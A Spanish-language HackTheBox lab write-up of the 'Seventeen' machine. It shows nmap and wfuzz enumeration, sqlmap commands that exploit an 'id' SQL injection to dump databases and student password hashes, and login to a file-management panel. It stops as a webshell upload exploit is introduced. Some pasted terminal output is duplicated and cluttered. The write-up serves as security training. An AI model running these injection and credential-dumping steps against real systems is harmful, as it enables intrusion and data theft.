

Seventeen es una máquina Linux dura que presenta una vulnerabilidad de inyección SQL en una aplicación web del sistema de gestión de exámenes , que permite volcar las bases de datos disponibles desde la máquina remota. A partir de ahí, se puede descubrir un nuevo vhost que es un antiguo sistema de gestión de archivos. Enumerando los archivos disponibles, se puede encontrar otro vhost que ejecuta una instancia de Roundcube. Combinando algunas pistas, como la fecha en que los archivos fueron subidos al sistema de gestión y el contenido de los archivos, resulta que la versión de la instancia Roundcube instalada es vulnerable a una vulnerabilidad de inclusión de archivos PHP, lo que permite a un atacante obtener un shell inverso. Entonces, enumerando el sistema remoto como www-data se pueden encontrar algunas credenciales hard coded. Resulta que estas credenciales son válidas para el usuario mark sobre SSH. Después, se descubre que en la máquina remota se está ejecutando un registro local npm . La instalación de un módulo npm privado revela otro conjunto de credenciales codificadas, esta vez para el usuario kavi . Para la parte root, kavi es capaz de ejecutar un script de resolución de dependencias de paquetes como root . El script utiliza npm de nuevo para instalar los paquetes, por lo que un atacante puede crear un registro privado en su máquina, alojar un paquete npm malicioso y apuntar el script a ese registro. Entonces, después de ejecutar el paquete malicioso, se puede obtener un shell inverso como root .

Escaneo:

```
nmap -Pn -p- --open 10.10.11.165 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 01:17 GMT
Nmap scan report for 10.10.11.165 (10.10.11.165)
Host is up (0.072s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8000/tcp open http-alt
```

Nmap done: 1 IP address (1 host up) scanned in 20.90 seconds

versiones:


The terminal window shows the command nmap -Pn -p22,80,8000 -sCV 10.10.11.165 -T4, followed by the Nmap scan report for the target. The report indicates the host is up with 0.071s latency. It lists open ports: 22/tcp (ssh), 80/tcp (http), and 8000/tcp (http-alt). The service details for port 80 show Apache httpd 2.4.29 ((Ubuntu)) with a 403 Forbidden response. The browser window shows a similar 403 Forbidden error for port 8000.

```
nmap -Pn -p22,80,8000 -sCV 10.10.11.165 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 01:19 GMT
Nmap scan report for 10.10.11.165 (10.10.11.165)
Host is up (0.071s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2e:b2:6e:bb:92:7d:5e:6b:36:93:17:1a:82:09:e4:64 (RSA)
|   256 1f:57:c6:53:fc:2d:8b:51:7d:30:42:02:a4:d6:5f:44 (ECDSA)
|_  256 d5:a5:36:38:19:fe:0d:67:79:16:e6:da:17:91:eb:ad (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Let's begin your education with us!
8000/tcp  open  http     Apache httpd 2.4.38
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: Host: 172.17.0.11; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
```

revisando el puerto 80



el 8000




## Forbidden

You don't have permission to access this resource.

*Apache/2.4.38 (Debian) Server at 10.10.11.165 Port 8000*

Haciendo un escaneo superficial encuentro un dominio seventeen.htb



Lo añado al hosts y enumero con gobuster

Ahora como no encontré nada busco subdominios con wfuzz

```
wfuzz -c -t 200 -H 'HOST:FUZZ.seventeen.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u seventeen.htb --hw 1547
```

encuentro el subdominio exam lo añado al /etc/hosts

```
10.90.60.80 foophonesels.com
10.10.11.165 exam.seventeen.htb seventeen.htb
```

y al acceder al subdominio encontramos otra web



Al dar clic sobre exam detectamos varias cosas, una de ellas que al hacer clic sobre exams y about us cambia su direccionamiento aparte también somos admin.

Three screenshots of the browser showing different states of the website. The first shows the 'Exams' link in the navigation bar highlighted with a red oval. The second shows the 'About Us' link highlighted with a green oval. The third shows the 'Admin' link in the top right corner highlighted with a green oval. In all three cases, the URL in the address bar has changed to include '/p=exams', '/p=about', or 'Admin' respectively, indicating successful navigation or privilege escalation.

Escaneamos con gobuster  
gobuster dir -u http://exam.seventeen.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

Examination Management System 2021

Luego de validar un buen rato encuentro que el software Examination Management System presenta varias vulnerabilidades.

searchsploit Examination -w

Exploit Title	Description	Information	URL
Digi Online Examination System 2.0 - Unrestricted Arbitrary File Upload	(Status: 200) [Size: 459]		<a href="https://www.exploit-db.com/exploits/35223">https://www.exploit-db.com/exploits/35223</a>
Electroweb Online Examination System 1.0 - SQL Injection	[uploads] (Status: 301) [Size: 319] [-> http://exam-seventeen/]		<a href="https://www.exploit-db.com/exploits/39890">https://www.exploit-db.com/exploits/39890</a>
Online Examination System 1.0 - 'eid' SQL Injection	[about.php] (Status: 200) [Size: 3382]		<a href="https://www.exploit-db.com/exploits/48476">https://www.exploit-db.com/exploits/48476</a>
Online Examination System 1.0 - 'name' Stored Cross Site Scripting	(Status: 403) [Size: 276]		<a href="https://www.exploit-db.com/exploits/48969">https://www.exploit-db.com/exploits/48969</a>
Online Examination System Project 1.0 - Cross-site request forgery (CSRF)	(Status: 200) [Size: 2458]		<a href="https://www.exploit-db.com/exploits/51511">https://www.exploit-db.com/exploits/51511</a>
TI Online Examination System 2.0 - SQL Injection	[welcome.html] (Status: 201) [Size: 313] [-> http://exam-seventeen/]		<a href="https://www.exploit-db.com/exploits/41314">https://www.exploit-db.com/exploits/41314</a>
TI Online Examination System v2 - Arbitrary File Download	[assets] (Status: 200) [Size: 652]		<a href="https://www.exploit-db.com/exploits/45128">https://www.exploit-db.com/exploits/45128</a>
Shellcodes: No Results			
	/html /plugins /database /classes /config.php /data	(Status: 403) [Size: 276] (Status: 301) [Size: 315] [-> http://exam-seventeen.htm/plugins/] (Status: 301) [Size: 316] [-> http://exam-seventeen.htm/database/] (Status: 301) [Size: 315] [-> http://exam-seventeen.htm/classes/] (Status: 300) [Size: 0] (Status: 301) [Size: 333] [-> https://exam-seventeen.com/config.php]	

Online Examination System 1.0 - 'eid' SQL Injection

identificamos una sql inyección

<https://www.exploit-db.com/exploits/48476>


```

#Description:
Online Examination System Project is vulnerable to
SQL injection via the 'eid' parameter on the account.php page.
# Create a new account and Move to the profile on top right side (click)
# vulnerable file : account.php
# vulnerable Parameter: eid
http://localhost/onlineexamination/account.php?q=quiz&step=2&eid=5589741f9ed52&n=1&t=5


Parameter: eid (GET)

```

sin embargo el unico ?q= que hay esta en exams.  
<http://exam.seventeen.htb/?p=exams>



por lo cual probamos la sqli del exploit.  
<http://exam.seventeen.htb/?p=quiz&step=2&eid=5589741f9ed52&n=1&t=5>



Intente validar varios métodos para hacer la sqli manual, sin embargo, no encontré alguna forma  
 Sin embargo buscando más afondo encontré el siguiente exploit  
<https://www.exploit-db.com/exploits/50725>

Google

Examination Management System 2021 vulnerabilities

Todo Imágenes Noticias Videos Shopping Más Herramientas

Cerca de 369,000,000 resultados (0.46 segundos)

Se muestran resultados de Examination Management System 2021 **vulnerabilities**

Buscar, en cambio, Examination Management System 2021 vulnerabilities

Patrocinado

ManageEngine https://www.manageengine.com › vulnerability

Vulnerability Management Tool - Vulnerability Scanner

Single console to manage threats and vulnerabilities across a distributed, hybrid network.

Exploit-DB https://www.exploit-db.com › ex... Traducir esta página

Exam Reviewer Management System 1.0 - 'id' SQL Injection

Platform: PHP. Date: 2022-02-09. Vulnerable App: # Exploit Title: Exam Reviewer Management System 1.0 - 'id' SQL Injection # Date: 2022-02-18 # Exploit

## Exam Reviewer Management System 1.0 - 'id' SQL Injection

Este exploit sí tenía un parámetro que nuestra máquina sí tenía.

← → ⌛ ⌂ https://www.exploit-db.com/exploits/50725

YouTube DeepL Translate - Elm... Machine Excell Training ACTIVE DIRECTORY OSCP

Description – The 'id' parameter in Exam Reviewer Management System w application is vulnerable to SQL Injection

Vulnerable URL - http://127.0.0.1/erms/?p=take\_exam&id=1


← → ⌛ ⌂ exam.seventeen.htb/?p=take\_exam&id=1

YouTube DeepL Translate - Elm... Machine Excell Training ACTIVE DIRECTORY

Examination Management System Home Exams About Us

Grade 11 - III Term Test - 202202-00001

Sin embargo, tenemos el mismo problema de ejecución manual de sql injection



No es posible hacerla de manera manual, por lo cual revisando el exploit encontramos que hay un comando de sqlmap

```
*SQLMAP COMMAND*
*# sqlmap -u "127.0.0.1/erms/?p=take_exam&id=1
<http://127.0.0.1/erms/?p=take_exam&id=1>" -p id --dbs --level 3*
```

## sqlmap

guia:

<https://atalantago.com/sqlmap/>

ejecutamos sqlmap

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3
```

```

[01:37:54] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 428 HTTP(s) requests:
+-----+-----+
| No. | Injection Point |
+-----+-----+
| 1   | id (GET)       |
+-----+-----+
Parameter: id (GET)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: p=take_exam&id=1' AND 9978=9978-- dPem
  Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: p=take_exam&id=1' AND (SELECT 7640 FROM (SELECT(SLEEP(5)))tzcw)-- xVQq
+-----+-----+
[01:37:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.2.34, PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[01:37:58] [INFO] fetching database names
[01:37:58] [INFO] fetching number of databases
[01:37:58] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[01:37:58] [INFO] retrieved: 4
[01:37:58] [INFO] retrieved: information_schema
[01:38:09] [INFO] retrieved: db_sfms
[01:38:13] [INFO] retrieved: erms_db
[01:38:18] [INFO] retrieved: roundcubedb
available databases [4]:
[*] db_sfms
[*] erms_db  ScriptKiddie
[*] information_schema
[*] roundcubedb
      > Shliboleth
[01:38:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
[*] ending @ 01:38:24 /2024-05-03/

```

Vemos que la herramienta obtuvo una inyección basada en booleanos y con tiempo. Adicionalmente, encuentro información sobre las bases de datos. Ahora extraeremos la información al ser de ==\*\**tipo blind*==\*\* la sql es muy lenta.

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D roundcubedb --level 3 -tables
```

```

[01:45:47] [INFO] retrieved: system
[01:45:50] [INFO] retrieved: users
database: roundcubedb
[14 tables]
+-----+-----+
| cache      > Cronos   |
| session    > Devel    |
| system     > Lame     |
| cache_index > Lame    |
| cache_messages > Logacy |
| cache_shared > Logacy |
| cache_thread > Logstash |
| contactgroupmembers > Optimum |
| contactgroups > Optimum |
| contacts    > Previsie |
| dictionary   > Reddish  |
| identities   > Reddish  |
| searches    > ScriptKiddie |
| users       > Seventeen |
+-----+-----+
      > Shliboleth
[01:45:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
[*] ending @ 01:45:53 /2024-05-03/

```

vemos que la herramienta obtuvo una inyección basada en booleanos, y  
 Adicionalmente encontró información sobre las bases de datos, ahora ex-  
 al ser de **tipo blind** la sql es muy lenta.  
`sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D rou-  
 tables`

```

sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D roundcubedb --level 3 -tables

```

Valido las columnas de la table users

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D roundcubedb --level 3 -T users --columns
```

```

Database: roundcubedb
Table: users Cronos
[9 columns]
+-----+
| Column | Name | Type |
+-----+
| language | Legacy | varchar(5) |
| created | Nineveh | datetime |
| failed_login | Optimum | datetime |
| failed_login_counter | int(10) unsigned |
| last_login | Previser | datetime |
| mail_host | Reddish | varchar(128) |
| preferences | longtext |
| user_id | ScriptKiddie | int(10) unsigned |
| username | Seventeen | varchar(128) |
+-----+
| Shibboleth |
[01:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htm'
[*] ending @ 01:49:54 /2024-05-03/
    > TartarSauce
    > Worker
    ~/machineshtb/Seventeen
[0] 0:zsh- 1:zsh* 2:zsh

```

No encuentro mucha información, por lo cual procedo a buscar en otra base de datos.

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D db_sfms --level 3 --tables
```

```

[01:51:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP, PHP 7.2.34
back-end DBMS: MySQL >= 5.0.12
[01:51:48] [INFO] fetching tables for database: 'db_sfms' ~/machineshtb/Seventeen
[01:51:48] [INFO] fetching number of tables for database 'db_sfms'
[01:51:48] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for fast
[01:51:48] [INFO] retrieved: 3
[01:51:50] [INFO] retrieved: storage
[01:51:54] [INFO] retrieved: student
[01:51:57] [INFO] retrieved: user
Database: db_sfms
[3 tables] > Previser
+-----+
| storage | > Reddish
| user | > ScriptKiddie
| student | > Seventeen
+-----+
| Shibboleth |
[01:52:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.sev
[*] ending @ 01:52:00 /2024-05-03/
    > TartarSauce
    > Worker
    ~/machineshtb/Seventeen
[0] 0:zsh- 1:zsh* 2:zsh

```

busco datos en la tabla de student

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D db_sfms --level 3 -T student --columns
```

```
[01:53:54] [INFO] retrieved: text
Database: db_sfms
Table: student
[7 columns] > Lame
+-----+
| Column | Type |
+-----+
| firstname | varchar(45) |
| gender | varchar(10) |
| lastname | varchar(45) |
| password | text |
| stud_id | int(11) |
| stud_no | int(10) |
| yr | varchar(5) |
+-----+
> Shilboleth
[01:53:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
[*] ending @ 01:53:57 /2024-05-03/
[ ] > TartarSauce
[01:52:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
[01:52:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'

No encuentro mucha información por lo cual procedo a buscar en otra base de datos
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D db_sfms --level 3
[01:51:48] [INFO] the back-end DBMS is MySQL
[01:51:48] [INFO] web server operating system: Linux Debian 10 (buster)
[01:51:48] [INFO] web application technology: Apache 2.4.38, PHP, PHP 7.2.34
[01:51:48] [INFO] back-end DBMS: MySQL >= 5.0.12
[01:51:48] [INFO] fetching tables for database: 'db_sfms'
[01:51:48] [INFO] fetching number of tables for database 'db_sfms'
[01:51:48] [WARNING] running in a single-thread mode. Please consider usage of opt
[01:51:48] [INFO] retrieved: 3
[01:51:50] [INFO] retrieved: storage
[01:51:54] [INFO] retrieved: student
[01:51:57] [INFO] retrieved: user
Database: db_sfms
[3 tables]
+-----+
| storage |
+-----+
[01:52:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
[01:52:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
[01:52:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
```

sqlmap -u "http://exam.seventeen.htb/?p=take\_exam&id=1" -p id -D db\_sfms --level 3 -T student -C firstname,lastname,password --dump

```
[01:58:46] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:58:46] [INFO] starting 4 processes
[01:58:50] [INFO] cracked password 'autodestruction' for hash 'a2afa567b1efdb42d8966353337d9024'
Database: db_sfms
Table: student
[4 entries] > Legacy
+-----+
| firstname | lastname | password |
+-----+
| Jamie | Hales | a1428092eb55781de5eb4fd5e2ceb835 |
| James | Mille | abb635c915bcc296e071e8d76e9060c |
| Kelly | Shane | a2afa567b1efdb42d8966353337d9024 (autodestruction) |
| John | Smith | 1a40620f9a4ed0cb8d81a1d365559233 |
+-----+
> Seventeen
[01:59:00] [INFO] table 'db_sfms.student' dumped to CSV file '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/student.csv'
[01:59:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
[*] ending @ 01:59:00 /2024-05-03/
-C firstname,lastname,password --dump
```

Encontramos un pass para kelly shane autodestruction; sin embargo, no tengo donde colocarlo nos podría servir para un próximo hallazgo, por lo cual sigo enumerando las tablas y bases de datos y allí encuentro lo siguiente en la base de datos erms\_db y la tabla users.

sqlmap -u "http://exam.seventeen.htb/?p=take\_exam&id=1" -p id -D erms\_db --level 3 -T users --dump

```
[0 entries]
[01:59:00] [INFO] table 'db_sfms.student' dumped to CSV file '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/student.csv'
[01:59:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
[*] ending @ 01:59:00 /2024-05-03/
-C firstname,lastname,password --dump

[0 entries]
[02:14:34] [INFO] table 'erms_db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb/dump/erms_db/users.csv'
[02:14:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
```


En esta tabla encontramos un directorio y un password para el usuario admin el cual está cifrado.

Acá entra la imaginación de hack the box y es que al acceder a <http://seventeen.htb/> y a <http://exam.seventeen.htb/> no encontró el directorio oldmanagement por lo cual se me ocurrió colocarlo como subdominio.

oldmanagement.seventeen.htb

```
10.10.11.102 www.windcorp.htb windcorp.htb
172.31.176.1 softwareportal.windcorp.htb
10.90.60.80 foophonesels.com
10.10.11.165 exam.seventeen.htb seventeen.htb oldmanagement.seventeen.htb
```

y tenemos un panel de acceso  
<http://oldmanagement.seventeen.htb:8000/oldmanagement/>



probamos con credenciales de kelly sin embargo nos pide un numero de estudiante.

A screenshot of the "Student Login" form. The "Student no" field contains the value "-2". The "Password" field is empty. Below the fields is a blue "Login" button with a right-pointing arrow icon.

Este lo extraemos de la misma base de datos y tabla.

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D db_sfms --level 3 -T student --dump --threads=10
```

The screenshot shows the command-line interface of the sqlmap tool. It has printed the following information:

- [02:23:37] [INFO] writing hashes to a temporary file '/tmp/sqlmapsv9wz\_la50749/sqlmaphashes-92ge5po0.txt'
- do you want to crack them via a dictionary-based attack? [Y/n/q] n -2
- Database: db\_sfms
- Table: student Legacy
- [4 entries]

stud_id	yr	gender	stud_no	lastname	password	firstname
1	1A	Male	12345	Smith	1a40620f9a4ed6cb8d81a1d365559233	John
2	2B	Male	23347	Mille	abb635c915b0cc296e071e8d76e9060c	James
3	2C	Female	31234	Shane	a2afa567b1efdb42d8966353337d9024	Kelly
4	3C	Female	43347	Hales	a1428092eb55781de5eb4fd5e2ceb835	Jamie

parece que es el 31234 y estamos dentro  
31234:autodestruction

The screenshot shows the 'File List' section of the application. It displays a single entry:

Filename	File Type	Date Uploaded	Action
Marksheet-finals.pdf...	application/pdf	2020-01-26, 06:57 PM	<button>Download</button> <button>Remove</button>

Below the table, it says "Showing 1 to 1 of 1 entries". To the right, there is a "Student Information" panel:

Student no:	31234
Name:	Kelly Shane
Gender:	Female
Year & Section:	2C
...	

parece que podemos subir un archivo

The screenshot shows the 'File List' section again, with the same entry as before.

To the right, there is another "Student Information" panel for a different student:

Student no:	31234
Name:	Kelly Shane
Gender:	Female
Year & Section:	2C
File	
<input type="button" value="Browse..."/> No file selected.	
<input type="button" value="Add File"/>	

buscando en internet podemos subir depronto una webshell.  
<https://www.exploit-db.com/exploits/50587>

```
all users. the attacker can gain remote code execution on the web server.
```

Steps to exploit:

